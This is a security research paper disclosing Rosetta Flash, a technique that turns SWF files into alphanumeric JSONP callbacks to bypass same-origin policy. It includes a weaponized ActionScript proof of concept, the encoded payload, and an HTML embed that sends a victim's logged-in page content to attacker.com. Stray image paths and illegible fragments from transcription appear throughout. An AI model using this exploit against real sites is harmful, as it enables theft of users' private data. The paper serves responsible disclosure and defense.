Abusing JSONP with Rosetta Flash

1. - Author

Michele Spagnuolo - http://miki.it - @mikispag

2. - Introduction

In this paper we present Rosetta Flash (CVE-2014-4671, CVE-2014-5333), an exploitation technique that involves crafting charset-restricted Flash SWF files in order to abuse JSONP endpoints and allow Cross Site Request Forgery attacks against domains hosting JSONP endpoints, bypassing Same Origin Policy.

With this attack it is possible to make a victim perform arbitrary requests to the domain with the JSONP endpoint and exfiltrate potentially sensitive data, not limited to JSONP responses, to an attacker-controlled site.

High profile Google domains, YouTube, Twitter, LinkedIn, Yahoo!, eBay, Mail.ru, Flickr, Baidu, Instagram, Tumblr and Olark have had or still have vulnerable JSONP endpoints at the time of writing. Popular web development framework Ruby on Rails and MediaWiki also addressed this vulnerability.

Rosetta Flash has been nominated for a Pwnie Award and won an Internet Bug Bounty by HackerOne.

3. - The attack scenario

To better understand the attack scenario it is important to take into account the combination of three factors:


1. With Flash, a SWF file can perform cookie-carrying GET and POST requests to the domain that hosts it, with no `crossdomain.xml` check. This is why allowing users to upload a SWF file on a sensitive domain is dangerous: by uploading a carefully crafted SWF, an attacker can make the victim perform requests that have side effects and exfiltrate sensitive data to an external, attacker-controlled, domain.

2. JSONP, by design, allows an attacker to control the first bytes of the output of an endpoint by specifying the callback parameter in the request URL. Since most JSONP callbacks restrict the allowed charset to `[a-zA-Z_\.]`, our tool focuses on this very restrictive charset, but it is general enough to work with different

user-specified allowed charsets.

3. SWF files can be embedded on an attacker-controlled domain using a Content-Type forcing `<object>` tag, and will be executed as Flash as long as the content looks like a valid Flash file.

Rosetta Flash leverages zlib, Huffman encoding and ADLER32 checksum bruteforcing to convert any SWF file to an equivalent one composed of only alphanumeric characters, so that it can be passed as a JSONP callback and then reflected by the endpoint, effectively hosting the Flash file on the vulnerable domain.




In the Rosetta Flash GitHub repository (https://github.com/mikispag/rosettaflash) I provide ready-to-be-pasted full featured proofs of concept with ActionScript sources.

3. - Technical details


Rosetta Flash uses ad-hoc Huffman encoders in order to map non-allowed bytes to allowed ones. Naturally, since we are mapping a wider charset to a more restrictive one, this is not a real compression, but an inflation: we are, in a way, using Huffman as a Rosetta stone.

3.1 - Flash file format

A Flash file can be either uncompressed (magic bytes `FWS`), zlib-compressed (magic bytes `CWS`) or LZMA-compressed (magic bytes `ZWS`).




Furthermore, Flash parsers are very liberal, and tend to ignore invalid fields (such as Version and FileLength). This is very good for us, because we can force them to the characters we prefer.



3.2 - zlib header

Let’s now focus on the zlib header of the zlib-compressed variant.
We need to make sure that the first two bytes of the zlib stream, which is basically a wrapper over DEFLATE, are OK. There aren't many allowed two-bytes sequences for `CMF`

(Compression Method and flags) + `CINFO` (malleable) + `FLG` (including a check bit for `CMF` and `FLG` that has to match, preset dictionary, not present, compression level, ignored).





```
CMF (Compression Method and flags)
   This byte is divided into a 4-bit compression method and a 4-
   bit information field depending on the compression method.

      bits 0 to 3  CM     Compression method
      bits 4 to 7  CINFO  Compression info

CM (Compression method)
   This identifies the compression method used in the file. CM = 8
   denotes the "deflate" compression method with a window size up
   to 32K.  This is the method used by gzip and PNG (see
   references [1] and [2] in Chapter 3, below, for the reference
   documents).  CM = 15 is reserved.  It might be used in a future
   version of this specification to indicate the presence of an
   extra field before the compressed data.

CINFO (Compression info)
   For CM = 8, CINFO is the base-2 logarithm of the LZ77 window
   size, minus eight (CINFO=7 indicates a 32K window size). Values
   of CINFO above 7 are not allowed in this version of the
   specification.  CINFO is not defined in this specification for
   CM not equal to 8.
```

```
FLG (FLaGs)
   This flag byte is divided as follows:

      bits 0 to 4  FCHECK  (check bits for CMF and FLG)
      bit  5       FDICT   (preset dictionary)
      bits 6 to 7  FLEVEL  (compression level)

   The FCHECK value must be such that CMF and FLG, when viewed as
   a 16-bit unsigned integer stored in MSB order (CMF*256 + FLG),
   is a multiple of 31.
```

0x6843 = 26691 mod 31 = 0 ✓

actually checked by the decompressor




```
FDICT (Preset dictionary)
   If FDICT is set, a DICT dictionary identifier is present
   immediately after the FLG byte. The dictionary is a sequence of
   bytes which are initially fed to the compressor without
   producing any compressed output. DICT is the Adler-32 checksum
   of this sequence of bytes (see the definition of ADLER32
   below).  The decompressor can use this identifier to determine
   which dictionary has been used by the compressor.
```

1000 0 11


```
FLEVEL (Compression level)
   These flags are available for use by specific compression
   methods.  The "deflate" method (CM = 8) sets these flags as
   follows:

      0 - compressor used fastest algorithm
      1 - compressor used fast algorithm
      2 - compressor used default algorithm
      3 - compressor used maximum compression, slowest algorithm

   The information in FLEVEL is not needed for decompression; it
   is there to indicate if recompression might be worthwhile.
```

`0x68 0x43 = hC` is allowed and Rosetta Flash always uses this particular sequence.

3.3 - ADLER32 manipulation


As you can see from the SWF header format, the checksum is the trailing part of the zlib stream included in the compressed SWF in output, so it also needs to be alphanumeric. Rosetta Flash appends bytes in a clever way to get an ADLER32 checksum of the original uncompressed SWF that is made of just `[a-zA-Z0-9_\.]` characters.

An ADLER32 checksum is composed of two 4-bytes rolling sums, `S1` and `S2`, concatenated:



For our purposes, both `S1` and `S2` must have a byte representation that is allowed (i.e., all alphanumeric). The question is: how to find an allowed checksum by manipulating the original uncompressed SWF? Luckily, the SWF file format allows to append arbitrary bytes at the end of the original SWF file: they are ignored. This is *gold* for us.

But what is a *clever* way to append bytes?
I call our approach *Sleds + Deltas technique*:




Basically, we can keep adding a high byte sled (of `fe`, because `ff` doesn't play so nicely with the Huffman part we'll roll out later) until there is a single byte we can add to make `S1` modulo-overflow and become the minimum allowed byte representation, and then we add that delta. Now we have a valid `S1`, and we want to keep it fixed. So we add a NULL bytes sled until `S2` modulo-overflows, and we also get a valid `S2`.

3.4 - Huffman magic

Once we have an uncompressed SWF with an alphanumeric checksum and a valid alphanumeric zlib header, it's time to create dynamic Huffman codes that translate everything to `[a-zA-Z0-9_\.]` characters. This is currently done with a pretty raw but effective approach that has to be optimized in order to work effectively for larger files.

Twist: also the representation of tables, to be embedded in the file, has to satisfy the same charset constraints.




We use two different hand-crafted Huffman encoders that make minimum effort in being efficient, but focus on byte alignment and offsets to get bytes to fall into the allowed charset. In order to reduce the inevitable inflation in size, repeat codes (code `16`, mapped to `00`) are used to produce shorter output which is still alphanumeric.

Here is how an output file looks, bit-by-bit:

```
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      Dynamic Start (not final)
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      numLiteral = 8 + 257 = 265
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      numDistance = 16 + 1 = 17
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      numCodeLength = 9   + 4 = 13
      READING CODELENGTH TABLE
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      length[16] = 2
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      length[17] = 5
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]0100[illegible]
      length[18] = 0
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D[illegible]
      length[0] = 4
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000[illegible]]010[illegible]
      length[8] = 3
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]0011000[illegible]D]01000[illegible]0
      length[7] = 0
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1[illegible]011[illegible][0[illegible]1000100
      length[9] = 6
[8:n]01101110 [7:U]01010101 [6:Z]01011010 [5:I]0[illegible]00 [4:0]00110000
      length[6] = 4
```

3.5 - Wrapping up the output file

We now have everything we need:



Please enjoy an alphanumeric rickroll at http://miki.it/RosettaFlash/rickroll.swf. Unfortunately, it no longer works in newer versions of Flash Player (I worked together with Adobe to address the vulnerability at a file parsing level).

3.6 - An universal, weaponized proof of concept

Here is an example written in ActionScript 2 (for the mtasc open source compiler):

```
class X {
    static var app : X;
    function X(mc) {
        if (_root.url) {
            var r:LoadVars = new LoadVars();
            r.onData = function(src:String) {
                if (_root.exfiltrate) {
                    var w:LoadVars = new LoadVars();
                    w.x = src;
                    w.sendAndLoad(_root.exfiltrate, w, "POST");
                }
            }
            r.load(_root.url, r, "GET");
        }
    }
```

```
    // entry point
    static function main(mc) {
        app = new X(mc);
    }
}
```

We compile it to an uncompressed SWF file, and feed it to Rosetta Flash.
The alphanumeric output (*wrapped, remove newlines*) is:

```
CWSMIKI0hCD0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7iiudIbEAt333swW0ssG03
sDDtDDDt0333333Gt333swwv3wwwFPOHtoHHvwHHFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnnU
U5nnnnnn3Snn7YNqdIbeUUUfV13333333333333333s03sDTVqefXAxooooD0CiudIbEAt33
swwEpt0GDG0GtDDDtwwGGGGGsGDt33333www033333GfBDTHHHHUhHHHeRjHHHhHHUccUSsg
SkKoE5D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7YNqdIbe13333333333sUUe133
333Wf03sDTVqefXA8oT50CiudIbEAtwEpDDG033sDDGtwGDtwwDwttDDDGwtwG33wwGt0w33
333sG03sDDdFPhHHHbWqHxHjHZNAqFzAHZYqqEHeYAHlqzfJzYyHqQdzEzHVMvnAEYzEVHMH
bBRrHyVQfDQflqzfHLTrHAqzfHIYqEqEmIVHaznQHzIIHDRRVEbYqItAzNyH7D0Up0IZUnnn
nnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33swwEDt0GGDDDGptDtwwG0GGptDDww0G
DtDDDGGDDGDDtDD33333s03GdFPXHLHAZZOXHrhwXHLhAwXHLHgBHHhHDEHXsSHoHwXHLXAw
XHLxMZOXHWHwtHtHHHHLDUGhHxvwDHDxLdgbHHhHDEHXkKSHuHwXHLXAwXHLTMZOXHeHwtHt
HHHHLDUGhHxvwTHDxLtDXmwTHLLDxLXAwXHLTMwlHtxHHHDxLlCvm7D0Up0IZUnnnnnnnnnn
nnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtuwt3sG33ww0sDtDt0333GDw0w33333www033GdFP
DHTLxXThnohHTXgotHdXHHHxXTlWf7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7C
iudIbEAtwwWtD333wwG03www0GDGpt03wDDDGDDD33333s033GdFPhHHkoDHDHTLKwhHhzoD
HDHTlOLHHhHxeHXWgHZHoXHTHNo4D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7Ciu
dIbEAt33wwE03GDDGwGGDDGDwGtwDtwDDGGDDtGDwwGw0GDDw0w33333www033GdFPHLRDXt
hHHHLHqeeorHthHHHXDhtxHHHLravHQxQHHHOnHDHyMIuiCyIYEHWSsgHmHKcskHoXHLHwhH
HvoXHLhAotHthHHHLXAoXHLxUvH1D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3SnnwWNq
dIbe133333333333333333WfF03sTeqefXA888oooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooo888888880Nj0h
```

The attacker has to simply host this HTML page on his/her domain, together with a `crossdomain.xml` file in the root that allows external connections from victims, and make the victim load it.

```html
<object type="application/x-shockwave-flash"
data="https://vulnerable.com/endpoint?callback=CWSMIKI0hCD0Up0IZUnnnnnnnn
nnnnnnnnnnnUU5nnnnnn3Snn7iiudIbEAt333swW0ssG03sDDtDDDt0333333Gt333swwv3ww
wFPOHtoHHvwHHFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7YNqdIbeUUUfV133
3333333333333s03sDTVqefXAxooooD0CiudIbEAt33swwEpt0GDG0GtDDDtwwGGGGGsGDt3
3333www033333GfBDTHHHHUhHHHeRjHHHhHHUccUSsgSkKoE5D0Up0IZUnnnnnnnnnnnnnnnn
nnnUU5nnnnnn3Snn7YNqdIbe13333333333sUUe133333Wf03sDTVqefXA8oT50CiudIbEAtw
EpDDG033sDDGtwGDtwwDwttDDDGwtwG33wwGt0w33333sG03sDDdFPhHHHbWqHxHjHZNAqFzA
HZYqqEHeYAHlqzfJzYyHqQdzEzHVMvnAEYzEVHMHbBRrHyVQfDQflqzfHLTrHAqzfHIYqEqEm
IVHaznQHzIIHDRRVEbYqItAzNyH7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7Ciud
IbEAt33swwEDt0GGDDDGptDtwwG0GGptDDww0GDtDDDGGDDGDDtDD33333s03GdFPXHLHAZZO
XHrhwXHLhAwXHLHgBHHhHDEHXsSHoHwXHLXAwXHLxMZOXHWHwtHtHHHHLDUGhHxvwDHDxLdgb
HHhHDEHXkKSHuHwXHLXAwXHLTMZOXHeHwtHtHHHHLDUGhHxvwTHDxLtDXmwTHLLDxLXAwXHLT
MwlHtxHHHDxLlCvm7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtuwt3sG
33ww0sDtDt0333GDw0w33333www033GdFPDHTLxXThnohHTXgotHdXHHHxXTlWf7D0Up0IZUn
nnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtwwWtD333wwG03www0GDGpt03wDDDGDDD
33333s033GdFPhHHkoDHDHTLKwhHhzoDHDHTlOLHHhHxeHXWgHZHoXHTHNo4D0Up0IZUnnnnn
nnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33wwE03GDDGwGGDDGDwGtwDtwDDGGDDtGDww
Gw0GDDw0w33333www033GdFPHLRDXthHHHLHqeeorHthHHHXDhtxHHHLravHQxQHHHOnHDHyM
IuiCyIYEHWSsgHmHKcskHoXHLHwhHHvoXHLhAotHthHHHLXAoXHLxUvH1D0Up0IZUnnnnnnnn
nnnnnnnnnnnUU5nnnnnn3SnnwWNqdIbe133333333333333333WfF03sTeqefXA888ooooooo
ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooo88888880Nj0h"
style="display: none">
  <param name="FlashVars"
   value="url=https://vulnerable.com/account/sensitive_content_logged_in
   &exfiltrate=http://attacker.com/log.php">
</object>
```

This universal proof of concept accepts two parameters passed as FlashVars:

- **url** — the URL in the same domain of the vulnerable endpoint to which perform a GET request with the victim's cookie.

- **exfiltrate** — the attacker-controlled URL to which POST a `x` variable with the exfiltrated data.

4. - Mitigations and fix

4.1 - Mitigations by Adobe

Because of the sensitivity of this vulnerability, I first disclosed it internally in Google (my employer), and then privately to Adobe PSIRT. A few days before releasing the code and publishing this blog post, I also notified Twitter, eBay, Tumblr and Instagram.

Adobe confirmed they pushed a tentative fix in Flash Player 14 beta codename Lombard (version 14.0.0.125, released on June 10, 2014) and finalized the fix in the next release (version 14.0.0.145, released on July 8, 2014).

In the security bulletin APSB14-17, Adobe mentions a stricter verification of the SWF file format:

> *These updates include additional validation checks to ensure that Flash Player rejects malicious content from vulnerable JSONP callback APIs (CVE-2014-4671).*

The fix was not good enough, and I was able to bypass it in less than one hour of work.

What Flash Player used to do in order to disrupt Rosetta Flash-like attacks was:

1. Check the first 8 bytes of the file. If there is at least one JSONP-disallowed character, then the SWF is considered safe and no further check is performed.

2. Flash will then check the next 4096 bytes. If there is at least one JSONP-disallowed character, the file is considered safe.

3. Otherwise the file is considered unsafe and is not executed.

The JSONP-disallowed list was `[^0-9A-Za-z\._]` and was too broad. For instance, they were considering the `$` character as disallowed in a JSONP callback, which is often not true, because of jQuery and other fancy JS libraries.

This means that if you add $ to the `ALLOWED_CHARSET` in Rosetta Flash, and the JSONP endpoint allows the dollar sign in the callback (they almost always do), you bypass the fix.

Furthermore, a Rosetta Flash-generated SWF file ends with four bytes that are the manipulated ADLER32 checksum of the original, uncompressed SWF. A motivated attacker can use the last four malleable bytes to match something already naturally returned by the JSONP endpoint after the padding.

